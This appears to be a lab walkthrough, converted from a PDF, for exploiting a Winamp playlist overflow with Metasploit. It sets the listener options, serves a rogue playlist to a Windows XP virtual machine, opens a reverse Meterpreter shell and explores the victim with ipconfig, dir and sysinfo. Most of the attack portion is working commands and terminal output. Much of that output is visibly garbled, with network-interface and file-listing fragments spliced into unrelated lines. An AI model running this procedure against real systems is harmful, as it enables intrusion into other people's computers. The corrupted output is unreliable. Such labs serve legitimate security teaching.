</ol>  <pre> root@DK:~# service postgresql start Failed to start postgresql.service: Unit postgresql.service not found. root@DK:~# service postgresql start root@DK:~# ss-ant bash: ss-ant: command not found root@DK:~# ss -ant State      Recv-Q Send-Q Local Address:Port          Peer Address:Port LISTEN      0      128    127.0.0.1:7337              *:* LISTEN      0      128          *:111                *:* LISTEN      0      128    127.0.0.1:5432              *:* LISTEN      0      128          :::7337               :::* LISTEN      0      128          :::111               :::* LISTEN      0      128    nano 2.6.0:1:5432           :::* root@DK:~# !</pre>
2.	<ol style="list-style-type: none"> <li>1. Launch Metasploit by typing the following command in the command prompt <b>msfconsole</b></li> </ol>

```
root@DK:~# msfconsole
      =[ metasploit v4.12.11-dev
+ -- --=[ 1557 exploits - 902 auxiliary - 268 post
+ -- --=[ 439 payloads - 38 encoders - 8 nops
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

msf > File: AS2\_Output

- Once the Metasploit console has loaded we would need to locate the exploit. To locate the exploit enter the following command into the console

**search winamp\_playlist\_unc**

- Note down the name of the exploit:

```
msf > search winamp_playlist_unc      File: as2_outpart_pt2.txt
Matching Modules :20c:29ff:fed7:2c55  prefixlen 64  scopeid 0x20<link>
=====
      :29:d7:2c:55  txqueuelen 1000  (Ethernet)
      RX packets 26  bytes 3932 (2.9 Kib)
      Name          terminal <root@DK: ~>          Disclosure Date  Rank  Descript
      ion
      ...
      ...
      File: AS2_Output
      exploit/windows/browser/winamp_playlist_unc  2006-01-29  great  Winamp P
      laylist UNC Path Computer Name Overflow

msf > use exploit/windows/browser/winamp_playlist_unc
msf exploit(winamp_playlist_unc) >
```

- In the next step we will execute the exploit

3. 1. To use the winamp\_play\_list\_unc exploit enter the following command:


```
use exploit/windows/browser/winamp_playlist_unc
```

2. You'll noticed the command prompt will change to the following:

A screenshot of a terminal window titled "Terminal - root@DK: ~". The window contains the command "use exploit/windows/browser/winamp\_playlist\_unc" followed by a red cursor at "msf exploit(winamp\_playlist\_unc) >".

3. We need to determine what has been setup for the exploit we can do this by runing the following command prompt:


```
show options
```

A screenshot of a terminal window titled "Terminal - root@DK: ~". The window shows the command "use exploit/windows/browser/winamp\_playlist\_unc" and then "msf exploit(winamp\_playlist\_unc) > show options". Below this, a table titled "Module options (exploit/windows/browser/winamp\_playlist\_unc):" is displayed. The table lists several options with their current settings and descriptions. For example, "SRVHOST" is set to "0.0.0.0" and "SRVPORT" is set to "8080". Other options like "SSL TX path", "SSLCert", and "URI PATH" have their descriptions visible.

4. Note down the following options as we will be changing these values:

- **SRVHOST** –The Local host to listen on
- **SRVPORT** – The local port to listen on
- **LHOST** – The host address we are listening to
- **LPORT** – The host port we are listening to

- 4.
1. This step we will change the values defined in the **show option** command we execute previously
  2. First we must define our **SRVHOST & LHOST** normally these should be the IP address of our attacker's. We can obtain the IP by running the **ifconfig** statement. From our example our IP address is **192.168.156.130**



```
Terminal - root@DK: ~
File Edit View Terminal Tabs Help
msf exploit(winamp_playlist_unc) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.156.130 netmask 255.255.255.0 broadcast 192.168.156.255
        inet6 fe80::20c:29ff:fed7:2c55 prefixlen 64 scopeid 0x20<link>
            ether 00:0c:29:d7:2c:55 txqueuelen 1000 (Ethernet)
                RX packets 729 bytes 88462 (86.3 KiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 124 bytes 16834 (16.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    File: as2_outpart_pt2.txt
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0 broadcast 127.0.0.1
        inet6 ::1 prefixlen 128 scopeid 0x10<host> (link)
            loop txqueuelen 0 (Local Loopback)
            RX packets 138112 bytes 30928236 (29.4 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 138112 bytes 30928236 (29.4 MiB) collisions 0
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. To set both **SRVHOST** and **LHOST** type the following commands:

**Set SRVHOST <ATTACKER IP ADDRESS>**

**Set LHOST <ATTACKER IP ADDRESS>**

4. Once we have defined the IP address we would need to define the port number we will be listening to. Since we want to load our rogue playlist on a HTTP server we will set our **SRVPORT** to port 80 by running the following command:

**Set SRVPORT 80**

5. Next we will set our reverse TCP handler port which we will define as port 4444 in our attack by running the following command:

**Set LPORT 4444**

```
Terminal - root@DK: ~
File Edit View Terminal Tabs Help
msf exploit(winamp_playlist_unc) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.156.130 netmask 255.255.255.0 broadcast 192.168.156.255
      inet6 fe80::20c:29ff:fed7:2c55 prefixlen 64 scopeid 0x20<link>
        ether 00:0c:29:d7:2c:55 txqueuelen 1000 (Ethernet)
          RX packets 729 bytes 88462 (86.3 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 124 bytes 16834 (16.4 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x20<host> (loopback)
        ether :: txqueuelen 0 (Local Loopback)
          RX packets 138112 bytes 30928236 (29.4 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 138112 bytes 30928236 (29.4 MiB) collisions 0
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
d: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
msf exploit(winamp_playlist_unc) > set SRVHOST 192.168.156.130
SRVHOST => 192.168.156.130 T28 scopeid 0x10<host>
msf exploit(winamp_playlist_unc) > set LHOST 192.168.156.130
LHOST => 192.168.156.130 bytes 8985989 (8.5 MiB)
msf exploit(winamp_playlist_unc) > set SRVPORT 80
SRVPORT => 80 bytes 8985989 (8.5 MiB)
msf exploit(winamp_playlist_unc) > set LPORT 4444 0 collisions 0
LPORT => 4444
msf exploit(winamp_playlist_unc) > show options
```

6. Once we have finished configuring the parameter for the exploit we can run **show options** to ensure all values are there
7. Once we have confirmed all the values to be there we can execute the exploit by running the following command:

**exploit**

The exploit will be loaded in the background; note down the URL since this URL will be used for the victim's computer in the next step.

```


Terminal - root@DK: ~
File Edit View Terminal Tabs Help
^C[-] Error while running command show:
msf exploit(winamp_playlist_unc) > show options

Module options (exploit/windows/browser/winamp_playlist_unc):
Name      Current Setting  Required  Description
----      -----          -----    -----
SRVHOST   192.168.156.130  yes        The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   80          yes        The local port to listen on.
SSL2      false         no         Negotiate SSL for incoming connections
SSLCert   no           no         Path to a custom SSL certificate (default is randomly generated)
URI_PATH  fe80::2c:29ff%1:2c55  no        The URI to use for this exploit (default is random)
ether     00:0c:29:d7:2c:55  txqueuelen 1000  (Ethernet)
RX packets 26 bytes 3032 (2.9 KiB)
TX packets 18 bytes 1668 (1.6 KiB)
Id  Name  errors  dropped  overruns  carrier  collisions 0
0: 0.ag Winamp 5.12 Universal NG> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
msf exploit(winamp_playlist_unc) > exploit
[*] Exploit running as background job. (8.5 MiB)
[*] RX errors 0 dropped 0 overruns 0 frame 0
[*] Started reverse TCP handler on 192.168.156.130:4444
msf exploit(winamp_playlist_unc) > [*] Using URL: http://192.168.156.130:80/zXYdffNr
[*] Server started.
[*] exploit(winamp_playlist_unc) > set

```


### Setting up the victim computer

Steps	Procedure
1.	<ol style="list-style-type: none"> <li>1. On the Windows XP virtual machine launch a web browser and enter the following URL: <a href="http://192.168.156.130/zXYdffNr">http://192.168.156.130/zXYdffNr</a> This URL is randomly generated when you execute the exploit and will be different for everyone executing the exploit</li> <li>2. Once on the webpage you'll be prompted to save a .pls file which contains the rogue playlist required for this exploit</li> </ol>




3. Save this playlist somewhere you can easily execute in the next step

2. 1. Locate the playlist you just downloaded



- |  |   |
|--|---|
|  | <ol style="list-style-type: none"> <li>2. Double click on the playlist</li> <li>3. Your Winamp browser will pop up and the exploit is executed.</li> <li>4. The next step we will continue with the attack</li> </ol> |
|--|---|

### Carrying out the attack

Steps	Procedure
1.	<ol style="list-style-type: none"> <li>1. Since the attack was carried out in the previous step; we will move back to Metasploit to continue with the attack</li> <li>2. You'll noticed Metasploit created sessions between our attacker computer and the victims computer</li> </ol>  <p>3. To list all open session, run the following command:</p> <pre>sessions -l</pre> <p>4. Note down the session <b>ID</b>. This session <b>ID</b> is used to connect to our victim's computer</p>

```
File Edit View Terminal Tabs Help
msf exploit(winamp_playlist_unc) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.156.130:4444
msf exploit(winamp_playlist_unc) > [*] Using URL: http://192.168.156.130:80/zXYdffNr
[*] Server started.
[*] Sending Winamp Playlist UNC Path Computer Name Overflow
[*] Sending Winamp Playlist UNC Path Computer Name Overflow
[*] Sending stage (957999 bytes) to 192.168.156.131
[*] Meterpreter session 1 opened (192.168.156.130:4444 -> 192.168.156.131:1270) at 2016-07-22 17:40:32 -0400
[*] 192.168.156.131 - Meterpreter session 1 closed. Reason: Died
[*] Sending stage (957999 bytes) to 192.168.156.131
[*] Meterpreter session 2 opened (192.168.156.130:4444 -> 192.168.156.131:1272) at 2016-07-22 17:41:05 -0400
[*] xqueuelen 1000 (Ethernet)
[-] Failed to load extension: closed stream
[*] (erruns 0 frame 0)
msf exploit(winamp_playlist_unc) > session -l
[-] Unknown command: session
[*] xqueuelen 1000 (Ethernet)
[-] Failed to load extension: closed stream
[*] (erruns 0 frame 0)
msf exploit(winamp_playlist_unc) > sessions -l
[*] xqueuelen 1000 (Ethernet)
[*] (erruns 0 frame 0)
Active sessions: 0.0.0
=====
[*] scopeid 0x10<host>
[*] (Loopback)
Id Type :5980 (8.5 MiB) Information Connection
-- ---(erruns 0 frame 0)-----
2 meterpreter x86/win32 DK-727F27398368\Administrator @ DK-727F27398368 192.168.156.130:4444 -> 192.168.156.131:1272 (192.168.156.131) collisions 0
[*] xqueuelen 1000 (Ethernet)
[*] (erruns 0 frame 0)
msf exploit(winamp_playlist_unc) >
```

5. To access the victim's computer, type the following command

**sessions -i <id>**

6. Congratulation you have successfully infiltrated your victim's computer. To validate whether or not you have infiltrated your victim's computer you can type **ipconfig** to validate the IP address. For example our victims IP address is **192.168.156.131**.

```
File Edit View Terminal Tabs Help
Terminal - root@DK: ~
100666/rw-rw-rw- 36 fil 2005-09-14 15:17:48 -0400 winamp.m3u
100777/rwxrwxrwx 35328 fil 2005-12-08 14:18:40 -0500 winampa.exe
100666/rw-rw-rw- 3296 fil 2005-09-14 15:17:44 -0400 winampmb.htm


meterpreter > ipconfig
Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1<link>: as2 outputpart_pt2.txt
                2c55 prefixlen 64 scopeid 0x20<link>
                xqueuelen 1000 (Ethernet)
                (2.9 KIB)

Interface 2
=====
Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 00:0c:29:03:4f:77
MTU : 1500 0 carrier 0 collisions 0
IPv4 Address : 192.168.156.131
IPv4 Netmask : 255.255.255.0
                5.0.0.0
                scopeid 0x10<host>

Interface 65540 (Loopback)
=====
Name : Bluetooth Device (Personal Area Network)
Hardware MAC : 28:cf:e9:4e:f2:dc
MTU : 1500 0 carrier 0 collisions 0

meterpreter > set
```

You can also do some exploring as well by typing **dir**.




```
File Edit View Terminal Tabs Help
Hardware MAC : 28:cf:e9:4e:f2:dc
MTU : 1500

meterpreter > dir
Listing: C:\Program Files\Winamp
=====
Mode Size Type Last modified Name
---- -- -- -- -- --
100666/rw-rw-rw- 139264 fil 2005-12-05 00:21:56 -0500 PXSDKPLS.dll
40777/rwxrwxrwx 0 dir 2016-07-20 22:00:03 -0400 Plugins
40777/rwxrwxrwx 0 File:dir 0 2016-07-20 21:59:45 -0400 Skins
40777/rwxrwxrwx 0 dir 2016-07-20 21:59:41 -0400 System
100777/rwxrwxrwx 46777fil 64 2016-07-20 21:59:54 -0400 UninstWA.exe
100666/rw-rw-rw- 5756 fil 2016-07-22 10:13:23 -0400 Winamp.ini
100666/rw-rw-rw- 4587 fil 2016-07-20 21:59:57 -0400 Winamp.q1
100666/rw-rw-rw- 38912 frfil 0 2005-09-14 15:17:48 -0400 demo.mp3
100666/rw-rw-rw- 950 B fil 2016-07-20 21:59:39 -0400 install.ini
100666/rw-rw-rw- 121 carfil 0 2005-12-05 00:20:12 -0500 pconfig.dcf
100666/rw-rw-rw- 258352 fil 2005-09-14 15:17:44 -0400 unicows.dll
100666/rw-rw-rw- 21458 fil 2005-12-06 23:31:52 -0500 whatsnew.txt
100777/rwxrwxrwx 0 1101824 fil 2005-12-08 14:20:10 -0500 winamp.exe
100666/rw-rw-rw- 413 0x10fil 0 2005-09-14 15:17:44 -0400 winamp.lks
100666/rw-rw-rw- 36ack fil 2005-09-14 15:17:48 -0400 winamp.m3u
100777/rwxrwxrwx 0 35328 Mifil 2005-12-08 14:18:40 -0500 winampa.exe
100666/rw-rw-rw- 3296 frfil 0 2005-09-14 15:17:44 -0400 winampmb.htm
100666/rw-rw-rw- 5300 (8.5 MiB)

meterpreter > pwd
C:\Program Files\Winamp
meterpreter > set
```

Another way to validate you are on the victims computer you can enter the following command which will retrieve information about the victims computer:

**sysinfo**



```
File Edit View Terminal Tabs Help
-----
100666/rw-rw-rw- 139264 fil 2005-12-05 00:21:56 -0500 PXSDKPLS.dll
40777/rwxrwxrwx 0 dir 2016-07-20 22:00:03 -0400 Plugins
40777/rwxrwxrwx 0 dir 2016-07-20 21:59:45 -0400 Skins
40777/rwxrwxrwx 0 dir 2016-07-20 21:59:41 -0400 System
100777/rwxrwxrwx 46777 fil 2016-07-20 21:59:54 -0400 UninstWA.exe
100666/rw-rw-rw- 5756 fil 2016-07-22 10:13:23 -0400 Winamp.ini
100666/rw-rw-rw- 4587 fil 2016-07-20 21:59:57 -0400 Winamp.q1
100666/rw-rw-rw- 38912 fil 2005-09-14 15:17:48 -0400 demo.mp3
100666/rw-rw-rw- 950 fil 2016-07-20 21:59:39 -0400 install.ini
100666/rw-rw-rw- 121 fil 2005-12-05 00:20:12 -0500 pconfig.dcf
100666/rw-rw-rw- 258352 fil 2005-09-14 15:17:44 -0400 unicows.dll
100666/rw-rw-rw- 21458 fil 2005-12-06 23:31:52 -0500 whatsnew.txt
100777/rwxrwxrwx 0 1101824 xfil 64 2005-12-08 14:20:10 -0500 winamp.exe
100666/rw-rw-rw- 413 en 10fil 0 2005-09-14 15:17:44 -0400 winamp.lks
100666/rw-rw-rw- 36ack fil 2005-09-14 15:17:48 -0400 winamp.m3u
100777/rwxrwxrwx 0 35328 frfil 0 2005-12-08 14:18:40 -0500 winampa.exe
100666/rw-rw-rw- 3296 fil 2005-09-14 15:17:44 -0400 winampmb.htm
100666/rw-rw-rw- 0 iruns 0 carrier 0 collisions 0

